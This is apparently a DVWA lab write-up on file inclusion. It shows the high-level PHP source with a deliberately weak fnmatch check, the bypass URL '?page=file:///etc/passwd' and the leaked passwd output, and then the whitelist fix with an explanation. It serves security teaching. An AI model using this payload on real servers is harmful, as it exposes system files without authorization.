
vulnerabilities/fi/source/high.php

```php
<?php

// The page we wish to display
$file = $_GET[ 'page' ];

// Input validation
if( !fnmatch( "file*", $file ) && $file != "include.php" ) {
    // This isn't the page we want!
    echo "ERROR: File not found!";
    exit;
}

?>
```

127.0.0.1/DVWA/vulnerabilities/fi/?page=file:///etc/passwd

```
root:x:0:0:root:/root:/usr/bin/zsh daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/g
/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/v
/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/us
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin _apt:x:42:65534::/nonexistent:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:998:998:systemd Network Management:/:/u
mysql:x:100:107:MySQL Server,,,:/nonexistent:/bin/false tss:x:101:108:TPM software stack,,,:/var/lib/tpm:/bin/false strongswan:x:102:65534::/var/lib/strongswan:/usr/sbin/nologin systemd-timesync:x:997:997:system
Synchronization:/:/usr/sbin/nologin redsocks:x:103:109::/var/run/redsocks:/usr/sbin/nologin rwhod:x:104:65534::/var/spool/rwho:/usr/sbin/nologin iodine:x:105:65534::/run/iodine:/usr/sbin/nologin messagebus:x:106:
/usr/sbin/nologin miredo:x:107:65534::/var/run/miredo:/usr/sbin/nologin redis:x:108:114::/var/lib/redis:/usr/sbin/nologin usbmux:x:109:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin mosquitto:x:110:116::/var
/usr/sbin/nologin tcpdump:x:111:118::/nonexistent:/usr/sbin/nologin sshd:x:112:65534::/run/sshd:/usr/sbin/nologin _rpc:x:113:65534::/run/rpcbind:/usr/sbin/nologin dnsmasq:x:114:65534:dnsmasq,,,:/var/lib/misc:/usr
statd:x:115:65534::/var/lib/nfs:/usr/sbin/nologin avahi:x:116:122:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin stunnel4:x:996:996:stunnel service system account:/var/run/stunnel4:/usr/sbin/nologin D
snmp:x:117:123::/var/lib/snmp:/bin/false _gvm:x:118:124::/var/lib/openvas:/usr/sbin/nologin speech-dispatcher:x:119:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false sslh:x:120:125::/nonexistent:/usr/sbin/
postgres:x:121:126:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash pulse:x:122:127:PulseAudio daemon,,,:/run/pulse:/usr/sbin/nologin saned:x:123:130::/var/lib/saned:/usr/sbin/nologin inetsim:x:124:131::/
/usr/sbin/nologin lightdm:x:125:132:Light Display Manager:/var/lib/lightdm:/bin/false geoclue:x:126:133::/var/lib/geoclue:/usr/sbin/nologin king-phisher:x:127:134::/var/lib/king-phisher:/usr/sbin/nologin polkitd:x:994:99
/lib/polkit-1:/usr/sbin/nologin rtkit:x:128:135:RealtimeKit,,,:/proc:/usr/sbin/nologin colord:x:129:136:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin nm-openvpn:x:130:138:NetworkManager Ope
/lib/openvpn/chroot:/usr/sbin/nologin nm-openconnect:x:131:139:NetworkManager OpenConnect plugin,,,:/var/lib/NetworkManager:/usr/sbin/nologin sacnshe153722:x:1000:1000:sacnshe153722,,,:/home/sacnshe1
```

IMPOSSIBLE LEVEL



```php
<?php

// The page we wish to display
$file = $_GET[ 'page' ];

// Only allow include.php or file{1..3}.php
if( $file != "include.php" && $file != "file1.php" && $file != "file2.php" && $file != "file3.php" ) {
    // This isn't the page we want!
    echo "ERROR: File not found!";
    exit;
}

?>
```

This code adds a more secure input validation to the previous code. The validation checks if the input is either "include.php" or "file1.php", "file2.php", or "file3.php". If the input does not match any of these allowed values, the code outputs an error message and exits the script. This type of validation is more secure than the previous ones because it only allows specific and known files to be included, and it denies all other files.